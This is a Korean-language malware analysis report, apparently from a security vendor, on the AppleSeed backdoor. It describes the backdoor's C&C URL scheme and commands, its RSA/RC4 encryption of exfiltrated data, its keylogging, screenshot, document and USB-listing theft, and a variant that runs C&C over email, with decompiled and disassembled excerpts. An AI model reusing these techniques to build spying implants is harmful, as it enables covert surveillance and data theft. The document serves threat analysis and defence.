Malware Version	[D_Regsvr32]-v[2.0].[7]	D_Regsvr32-v2.0.7

[표 6] 감염 시스템 정보 전달 시 사용되는 포맷 - HTTP

```
fn_OutputDebugStr(L"[getPC_Info] begin");
Version = GetVersion();
v3 = Version;
v4 = 0;
*ArgList = Version;
v23 = BYTE1(Version);
if ( Version < 0x80000000 )
  v4 = HIWORD(Version);
memset(&SystemInfo, 0, sizeof(SystemInfo));
GetNativeSystemInfo(&SystemInfo);
if ( SystemInfo.wProcessorArchitecture != 9 || (v5 = 64, SystemInfo.dwOemId != 9) )
  v5 = 32;
fn_OutputDebugStr(L"[getPC_Info] Major: %d  Minor: %d  Build: %d Arch: %d", v3, v23, v4, v5);
v20 = 7;
v19 = 0;
LOWORD(v18[0]) = 0;
fn_initStr(v18, L"ba5bc8c42c1edbffba0c72a15ed1850b3f34f7dedbe5007eba0b72ea5e90854a3f62", 68);
v25 = 1;
v6 = fn_decodeStr(v18, v12);                    // "Win%d.%d.%d%s"
v17 = 7;
v16 = 0;
LOWORD(Block) = 0;
LOBYTE(v25) = 3;
if ( *(v6 + 5) >= 8u )
  v6 = *v6;
v7 = fn_isWow64();
v8 = L"wow64";
if ( !v7 )
  v8 = L"x86";
```

[그림 29] PcInfo 획득 과정

최종적으로 C&C 서버에 다음과 같은 URL로 전달한다.

```
/bear/?m=a&p1=888a15a5-testUser&p2=Win6.1.7601x86-D_Regsvr32-v2.0.7
```

b. dropAndRunCmd 스레드

해당 스레드는 실제 명령을 수행하는 기능을 담당한다. C&C 서버에 요청하여 명령을 다운로드 받은 후 복호화 과정을 거쳐 명령에 따라 악성 행위를 수행한 후 그 결과를 전달한다.

먼저 URL "/?m=c&p1=[PcID]"를 이용해 C&C 서버에 접속한 후 명령이 포함된 데이터를 다운로

드하는데, 여기에 사용되는 User-Agent 문자열은 다음과 같다.

```
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
```


다운로드된 데이터는 %ALLUSERSPROFILE%₩temp₩ 경로에 파일 형태로 쓴다. AppleSeed는 일반적인 악성코드들과 달리 메모리 상에서 처리가 가능할 것으로 보이는 기능들도 모두 파일 형태로 쓰는 특징이 있다. 즉 명령 다운로드 외에 해당 파일에 대한 언패킹 및 복호화 등의 단계에서도 모두 그 결과물을 %ALLUSERSPROFILE%₩temp₩ 경로에 쓰는 과정을 거친다.

다운로드가 정상적으로 끝난 후에는 URL "/?m=d&p1=[PcID]"로 C&C 서버에 접속하여 완료 사실을 알린다. 현재 접속이 불가하지만 다운로드된 데이터는 "%PDF-1.7..4 0 obj" 시그니처로 시작하는 것으로 추정된다. AppleSeed는 해당 시그니처를 검사한 후 언패킹 과정을 진행한다.

```
v36 = ~v27;
if ( Buffer == v36 )
  v50 = 1;
else
  fn_OutputDebugStr(L"[PackFile::unpack] crc32 mismatch: %d, %d", Buffer, v36);
j_j__free(v47);
j_j__free(v53);
j_j__free(v35);
CloseHandle_0(pExceptionObject);
LOBYTE(v62) = 6;
if ( v51 )
  j_j__free(v51);
```

[그림 30] 언패킹한 파일의 CRC 검사

언패킹 과정이 끝나면 복호화 과정이 진행되는데, 언패킹된 데이터는 RSA 공개키로 암호화된 RC4 키와 해당 RC4 키로 암호화된 데이터가 포함되어 있다. 먼저 +0x04 이후 0x80 사이즈에 저장되어 있는 데이터에 대해 바이너리에 포함되어 있는 RSA (1024) 비밀키로 복호화한 후 해당 데이터를 기반으로 RC4 키를 획득한다. 그리고 획득한 RC4 키로 이후 데이터에 대해 복호화를 진행하면 최종적으로 명령 데이터를 구할 수 있다.



[그림 31] 복호화된 RSA (1024 bit) 비밀키

현재 명령 데이터 다운로드는 불가하지만, 뒤에서 다룰 업로드 과정으로 추측했을 때 언패킹된 데이터는 다음과 같은 포맷을 가질 것으로 추정된다.

오프셋	사이즈	데이터
+0x00	0x04	암호화된 데이터의 원본 사이즈
+0x04	0x80	RSA (1024 bit) 공개키로 암호화된 RC4 키
+0x84	가변	RC4 키로 암호화된 명령 데이터

[표 7] C&C 서버로부터 전달받은 암호화된 명령 데이터

현재 분석 대상 AppleSeed가 수행 가능한 명령은 다음과 같으며, 명령 이름은 디버그 메시지를 통해 확인되는 문자열을 기준으로 한다.

명령 번호	명령 이름	설명
0	CMD	C&C 서버로부터 전달받은 커맨드 라인 명령 수행 및 결과 전송
1	DLL	DLL 다운로드 및 RegSvr32.exe /s 명령으로 실행
2	MemDLL	DLL 다운로드 및 메모리 상에서 실행

3	UpdateDLL	악성코드 업데이트 (DLL 명령과 동일)


[표 8] C&C 명령 #1

MemDLL 명령이 메모리 상에서 악성코드를 로드하여 실행시키는 방식인 것과 달리 DLL 및 UpdateDLL 명령은 다운로드된 DLL을 파일 형태로 다운로드 받아 "regsvr32.exe /s" 명령으로 실행한다. 2개의 명령이 나뉘어 있지만 실질적으로 DLL 명령과 UpdateDLL 명령은 동일하다.

CMD 명령의 경우 전달받은 커맨드 라인을 실행한 후 파이프를 통해 그 결과를 출력 받아 %ALLUSERSPROFILE%₩temp₩ 경로에 저장한다. 이후 저장된 파일을 zip 압축 및 위의 복호화 과정처럼 전송 전에 암호화하는 과정을 추가적으로 진행한다. 먼저 랜덤한 RC4 키를 생성한 후 RC4 알고리즘으로 zip 압축 파일을 암호화한다. 이후 랜덤하게 생성된 RC4 키는 바이너리에 포함되어 있는 공개키로 암호화한다. 인코딩 과정이 끝나면 최종적인 데이터는 다음과 같다.

오프셋	사이즈	데이터
+0x00	0x04	암호화 대상 zip 파일의 사이즈
+0x04	0x80	RSA (1024 bit) 공개키로 암호화된 RC4 키
+0x84	가변	RC4 키로 암호화된 명령 데이터

[표 9] C&C 서버로 전달되는 암호화된 탈취 정보



[그림 32] 첨부 파일 암호화에 사용되는 RSA (1024 bit) 공개키

압축 및 암호화된 데이터는 다음과 같은 URL로 POST 요청에 첨부되어 전송된다.

```
/?m=b&p1=[PcID]&p2=a
```

3.2. 정보 탈취 기능 분석

앞에서 다룬 샘플은 정보 탈취 기능이 존재하지 않는 간단한 형태지만 다수의 AppleSeed는 정보 탈취 기능이 활성화되어 있는 경우가 많다. 정보 탈취 기능이 활성화되어 있는 샘플들은 해당 기능 외에도 C&C 서버로부터 전달받아 수행할 수 있는 명령이 추가적으로 존재한다. 아래 항목에서는 정보 탈취 기능 분석 및 추가 명령 수행 루틴을 정리한다.

정보 탈취 기능이 활성화되어 있는 AppleSeed는 위에서 다룬 샘플보다 많은 수의 URL들이 각 사례별로 사용된다. 아래는 전체를 정리한 표이며 각 사례별로 다룰 것이다.

모드	URL	기능
ping	/?m=a&p1=[PcID]&p2=[PcInfo]-[MalwareVersion]	C&C 서버와 연결 유지
명령 결과 전달	/?m=b&p1=[PcID]&p2=a	CMD 명령 결과 전달
	/?m=b&p1=[PcID]&p2=b	지정한 파일 탈취
	/?m=b&p1=[PcID]&p2=b	특정 경로의 문서 파일들 탈취
	/?m=b&p1=[PcID]&p2=b	USB 드라이브 내부 파일 리스트 정보 탈취
	/?m=b&p1=[PcID]&p2=c	스크린샷 캡쳐 탈취
	/?m=b&p1=[PcID]&p2=d	키로깅 데이터 탈취
명령 다운로드	/?m=c&p1=[PcID]	C&C 서버로부터 명령 다운로드
다운로드 완료	/?m=d&p1=[PcID]	명령 다운로드 완료 통보

[표 10] 사용되는 URL 리스트

3.2.1. 정보 탈취

먼저 설치 과정에서부터 차이가 존재하는데, 설치 경로에 복사 및 실행 이전에 flags 폴더를 생성

하고 플래그 파일들을 쓴다. 각 플래그 파일들에는 동일하게 유니코드 문자열 "flag"가 써진다. 정보 탈취 루틴에서는 각각의 플래그를 검사한 후 존재할 경우 각각의 정보 탈취 행위를 진행한다. 탈취한 데이터는 C&C 서버에 각각 zip 압축 및 암호화되어 전송된다.

플래그 파일	의미
FolderMonitor	문서 파일 탈취
KeyboardMonitor	키로깅
ScreenMonitor	스크린 캡쳐
UsbMonitor	USB 파일 리스트 정보 탈취

[표 11] 플래그 파일 목록

[그림 33] flags 폴더에 써진 플래그 파일들

a. 키로깅

flags 폴더에 KeyboardMonitor 플래그 파일이 존재할 경우 활성화된다. 키로깅된 데이터는 설치 경로의 cache 폴더 내부에 log.txt 라는 파일 이름으로 저장된다. 이후 다른 탈취 대상과 동일하게 압축 및 암호화되어 C&C 서버에 전송된다.

log.txt - Windows 메모장


파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
---- [ 2021-10-12_17-38-16-426 ]  < 검색 > ----
notepad[lb]

---- [ 2021-10-12_17-38-19-794 ]  < 제목 없음 - Windows 메모장 > ----
[lb]notepad test[₩n]
[₩n]
notepad test[lb]

---- [ 2021-10-12_17-38-27-576 ]  < new 1 - Notepad++ > ----
[lb]notepad++
```

[그림 34] 키로깅 데이터가 저장된 log.txt 파일

b. 스크린 캡쳐

flags 폴더에 ScreenMonitor 플래그 파일이 존재할 경우 활성화된다. 현재 화면을 jpg 포맷으로 캡쳐한 후 %ALLUSERSPROFILE%₩temp₩ 경로에 생성하며 이후 압축 및 암호화 과정을 거쳐 C&C 서버에 전송한다.



[그림 35] JPG 포맷으로 저장된 스크린 캡쳐

c. 문서 파일 탈취

flags 폴더에 FolderMonitor 플래그 파일이 존재할 경우 활성화된다. "Desktop", "Downloads", "Documents". "%LOCALAPPDATA%₩Microsoft₩Windows₩INetCache₩IE" 폴더 내에 존재하

는 문서 파일들 즉 ".txt", ".hwp", ".pdf", ".doc", ".xls", ".ppt" 확장자를 가진 파일들을 수집하여 압축 및 암호화 후 C&C 서버에 전송한다.


```
if ( fn_strStr(v28, v138, 0, L".txt", 4i64) != -1 )
  goto LABEL_61;
v30 = v137;
if ( v11 >= 8 )
  LODWORD(v30) = v10;
if ( fn_strStr(v30, v29, 0, L".hwp", 4i64) != -1 )
  goto LABEL_61;
v31 = v137;
if ( v11 >= 8 )
  LODWORD(v31) = v10;
if ( fn_strStr(v31, v29, 0, L".pdf", 4i64) != -1 )
  goto LABEL_61;
v32 = v137;
if ( v11 >= 8 )
  LODWORD(v32) = v10;
if ( fn_strStr(v32, v29, 0, L".doc", 4i64) != -1 )
  goto LABEL_61;
v33 = v137;
if ( v11 >= 8 )
  LODWORD(v33) = v10;
if ( fn_strStr(v33, v29, 0, L".xls", 4i64) != -1 )
  goto LABEL_61;
v34 = v137;
if ( v11 >= 8 )
  LODWORD(v34) = v10;
if ( fn_strStr(v34, v29, 0, L".ppt", 4i64) != -1 )
```

[그림 36] 탈취 대상 파일의 확장자 검사 루틴

d. USB 파일 리스트 탈취

flags 폴더에 UsbMonitor 플래그 파일이 존재할 경우 활성화된다. 먼저 현재 시스템에서 USB 드라이브를 찾은 후 다음과 같은 dir 명령으로 내부에 존재하는 파일들의 리스트를 획득한다. 획득한 텍스트 포맷의 데이터는 동일하게 압축 및 암호화되어 C&C 서버에 전송한다.

```
> cmd /s dir [드라이브 이름]:₩ /s
```



[그림 37] USB 드라이브 내부 파일 리스트

3.2.2. 추가 명령

정보 탈취 기능이 활성화되어 있는 샘플들은 C&C 서버로부터 전달받아 수행 가능한 명령도 3 종류 추가되어 있다. 해당 명령은 아래와 같다.

명령 번호	명령 이름	설명
d	Upload	탈취 대상 파일 설정
e	EditFlag	flag 활성화 / 비활성화
f	FileDownload	전달받은 파일을 특정 경로에 쓰기

[표 12] C&C 명령 #2

a. 탈취 대상 파일 설정

앞에서는 다루지 않았지만 AppleSeed에는 4개의 모니터 스레드 외에도 추가적인 스레드가 동작한다. 설치 경로에 존재하는 "list.fdb" 파일을 주기적으로 읽는데, 만약 해당 파일에 특정 파일의 경로명이 존재할 경우 해당 경로의 파일을 압축 및 암호화하여 C&C 서버에 전송한다. d 명령은 전달받은 경로명을 "list.fdb" 파일에 쓰는 명령이며, 공격자는 특정 파일을 탈취하고 싶을 경우에 원하는 파일의 경로를 d 명령으로 전달함으로써 파일을 공격자의 서버로 업로드할 수 있다.

참고로 해당 스레드에서 파일 업로드 시 사용하는 URL은 아래와 같이 문서 파일 및 USB 드라이드 파일 리스트 탈취 시 사용되는 것과 동일하다.

```
/?m=b&p1=[PcID]&p2=b
```

b. 플래그 설정

최초 설치 시에는 기본적으로 FolderMonitor, KeyboardMonitor, ScreenMonitor, UsbMonitor 4개의 플래그를 활성화하였다. e 명령은 함께 전달받은 데이터에 따라 각각의 플래그를 활성화하거나 비활성화시키는 명령이다. 활성화를 위해 각 이름의 파일을 생성하였다면, 비활성화의 경우 각 파일을 삭제하는 방식으로 이루어진다.

c. 파일 다운로드

전달받은 데이터를 특정 경로에 생성하는 파일 다운로드 명령이다.

3.3. 이메일을 이용하는 C&C 통신

이메일을 이용한 AppleSeed는 전체적인 기능 측면에서 본 보고서의 “3.1 기본 기능 분석” 항목에서 다룬 내용과 동일하다. 그러나 C&C 통신 과정에서 HTTP가 아닌 이메일 프로토콜을 이용한다는 차이가 있다. 따라서 앞에서 다룬 기본 기능 외에 이메일을 활용한 C&C 통신 방식에 대해 상세히 분석한다.

이메일을 활용하는 AppleSeed는 기본 기능 AppleSeed의 “3.1.4 스레드” 항목과 마찬가지로 2개의 주요 스레드를 생성하여 동작한다. 각각의 스레드는 기존처럼 Ping 스레드, Command 스레드로 분류할 수 있으며 C&C 통신 과정에 있어서 이메일 프로토콜을 사용한다. 통신에 사용되는 공격자의 이메일 주소와 비밀번호는 모두 인코딩된 상태로 파일 내부에 저장되어 있다.

이메일 주소	비밀번호
k1-tome@daum[.]net	c$#****fzF - (특정 문자열 **** 처리)

[표 13] 공격자 이메일 정보

공격자는 이메일 C&C 통신을 위해 curl 오픈소스[2]를 이용하였다. 이메일 AppleSeed가 생성하는 2개의 주요 스레드는 각 역할에 따라 IMAP 프로토콜을 이용하는 스레드와 SMTP 프로토콜을 이용하는 스레드로 나눌 수 있다. 앞서 "3.1. 기본 기능 분석" 항목에서 정의한 Ping 스레드는 공격자가 현재 시스템의 정보를 공격자 이메일로 전송하는 역할이므로 SMTP 프로토콜을 사용한다. Command 스레드의 경우 공격자의 이메일 받은 편지함으로부터 추가 악성 데이터를 받아오는 역할을 수행하므로 IMAP 프로토콜을 사용한다.


프로토콜 서버	관련 스레드
smtps://smtp.daum[.]net:465	Ping 스레드
imaps://imap.daum[.]net:993	Command 스레드

[표 14] 스레드 별 프로토콜 사용 유형

3.3.1. Ping 스레드 (SMTP)

sendHttpPing 스레드는 5분 간격으로 동작하며 동작하는 동안 감염 시스템의 기본적인 정보를 공격자 이메일로 주기적으로 전송하는 기능을 한다. 이때 메일 제목은 "history yyyy-mm-dd_hh-mm-ss-sss" 형태로 공격자 이메일 주소에 전송된다. 참고로 아래의 결과들은 공격자가 사용한 실제 주소가 아닌 테스트 계정을 이용해 진행하였다.

[그림 38] Ping 스레드에서 전송한 메일 제목



[그림 39] Ping 스레드에서 전송한 메일 본문 내용 (테스트 계정 사용)

[2] https://github.com/curl/curl

항목	포맷
Time	[yyyy-mm-dd_hh-mm-ss-sss]
Volume Serial Number	[VolumeSerialNumber]
PcInfo	Win[MajorVersion].[MinorVersion].[Build][Architecture]
Malware Version	[D_Regsvr32]₩nnv[2.0]₩nn[7]

[표 15] 감염 시스템 정보 전달 시 사용되는 포맷 - EMAIL

3.3.2. Command 스레드 (IMAP)

Command 스레드는 30초 간격으로 실행된다. 해당 스레드는 공격자의 이메일 사서함 이름이 "cmd"인 메일함을 확인하여 이메일 첨부파일을 통해 추가 악성코드를 다운로드한다. 현재 공격자 이메일 계정이 접속되지 않아 어떠한 악성 파일이 존재하는지 확인이 어렵지만, 안랩 ASD 인프라에서 확인된 추가 설치 악성코드들에 대해서는 본 보고서의 "5. 감염 이후" 항목에서 상세히 다룬다.

[그림 40] 추가 악성코드 유포에 사용된 'cmd' 사서함 (본 계정은 테스트 목적으로 cmd 사서함 생성)

공격자는 이메일 서버로부터 추가 악성코드를 다운로드하기 위해 curl 오픈소스의 IMAP 기능을 사용한다. 먼저 IMAP 초기화 과정을 거친 뒤에 “select cmd” 명령을 전송하여 사서함 이름 “cmd”가 존재하는지 확인한다.

```
62C2B808    83BD 88FEFFFF 10    cmp dword ptr ss:[ebp-178],10
62C2B80F    8D85 74FEFFFF       lea eax,dword ptr ss:[ebp-18C]
62C2B815    0F4385 74FEFFFF     cmovae eax,dword ptr ss:[ebp-18C]
62C2B81C    50                  push eax
62C2B81D    68 34270000         push 2734                          CURLOPT_CUSTOMREQUEST
62C2B822    56                  push esi
62C2B823    E8 283E0100         call autoupdate.62C3F650
62C2B828    56                  push esi
62C2B829    E8 120D0100         call autoupdate.62C3C540
62C2B82E    8B95 88FEFFFF       mov edx,dword ptr ss:[ebp-178]
62C2B834    83C4 10             add esp,10
62C2B837    85C0                test eax,eax
62C2B839    74 3D               je autoupdate.62C2B878
62C2B83B    83FA 10             cmp edx,10                         edx:"select cmd"
```

[그림 41] cmd 사서함 확인 IMAP 명령어 전송 코드

“cmd” 사서함이 존재하면 해당 사서함 메일의 첨부 파일 파싱 과정을 거쳐 %ALLUSERSPROFILE%₩temp 경로에 [랜덤 4글자].tmp 파일로 저장한다.

Address	Hex	ASCII
0222E2E0	6C 2E 6E 65 74 3E 0D 0A 53 75 62 6A 65 63 74 3A	l.net>..Subject:
0222E2F0	20 63 6F 6D 6D 61 6E 64 20 74 65 73 74 0D 0A 4D	command test..M
0222E300	49 4D 45 2D 56 65 72 73 69 6F 6E 3A 20 31 2E 30	IME-Version: 1.0
0222E310	0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20	..Content-Type:
0222E320	6D 75 6C 74 69 70 61 72 74 2F 6D 69 78 65 64 3B	multipart/mixed;
0222E330	20 0D 0A 09 62 6F 75 6E 64 61 72 79 3D 22 2D 2D	...boundary="--
0222E340	2D 2D 3D 5F 50 61 72 74 5F 31 31 30 35 33 39 33	--=_Part_1105393
0222E350	33 5F 31 33 32 38 36 31 39 35 36 36 2E 31 36 33	3_1328619566.163
0222E360	34 38 37 37 39 38 36 34 39 31 22 0D 0A 58 2D 4D	4877986491"..X-M
0222E370	61 69 6C 65 72 3A 20 6D 69 6E 74 0D 0A 58 2D 4F	ailer: mint..X-O
0222E380	72 69 67 69 6E 61 74 69 6E 67 2D 49 50 3A 20 5B	riginating-IP: [
0222E390	31 2E 32 32 31 2E 31 33 37 2E 31 36 36 5D 0D 0A	1.221.137.166]..
0222E3A0	58 2D 48 4D 2D 55 54 3A 20 6A 4A 52 36 36 76 42	X-HM-UT: jJR66vB
0222E3B0	69 32 51 49 71 63 78 7A 54 6E 73 68 45 4C 58 6A	i2QIqcxzTnshELXj
0222E3C0	6F 41 32 36 5A 2B 64 77 6E 0D 0A 0D 0A 2D 2D 2D	oA26Z+dwn....---
0222E3D0	2D 2D 2D 3D 5F 50 61 72 74 5F 31 31 30 35 33 39	---=_Part_110539
0222E3E0	33 33 5F 31 33 32 38 36 31 39 35 36 36 2E 31 36	33_1328619566.16
0222E3F0	33 34 38 37 37 39 38 36 34 39 31 0D 0A 43 6F 6E	34877986491..Con
0222E400	74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F	tent-Type: text/
0222E410	68 74 6D 6C 3B 20 63 68 61 72 73 65 74 3D 75 74	html; charset=ut
0222E420	66 2D 38 0D 0A 43 6F 6E 74 65 6E 74 2D 54 72 61	f-8..Content-Tra
0222E430	6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67 3A 20	nsfer-Encoding:
0222E440	62 61 73 65 36 34 0D 0A 0D 0A 50 47 68 30 62 57	base64....PGh0bW
0222E450	77 2B 43 6A 78 6F 5A 57 46 6B 50 67 6F 67 49 43	w+CjxoZWFkPgogIC
0222E460	41 67 50 48 4E 30 65 57 78 6C 50 67 6F 67 49 43	AgPHN0eWxlPgogIC
0222E470	41 67 49 43 41 67 49 48 42 37 62 57 46 79 5A 32	AgICAgIHB7bWFyZ2
0222E480	6C 75 4C 58 52 76 63 44 6F 77 4F 32 31 68 63 6D	luLXRvcDowO21hcm
0222E490	64 70 62 69 31 69 0D 0A 62 33 52 30 62 32 30 36	dpbi1i..b3R0b206
0222E4A0	4D 48 30 4B 49 43 41 67 49 44 77 76 63 33 52 35	MH0KICAgIDwvc3R5
0222E4B0	62 47 55 2B 43 6A 77 76 61 47 56 68 5A 44 34 4B	bGU+CjwvaGVhZD4K

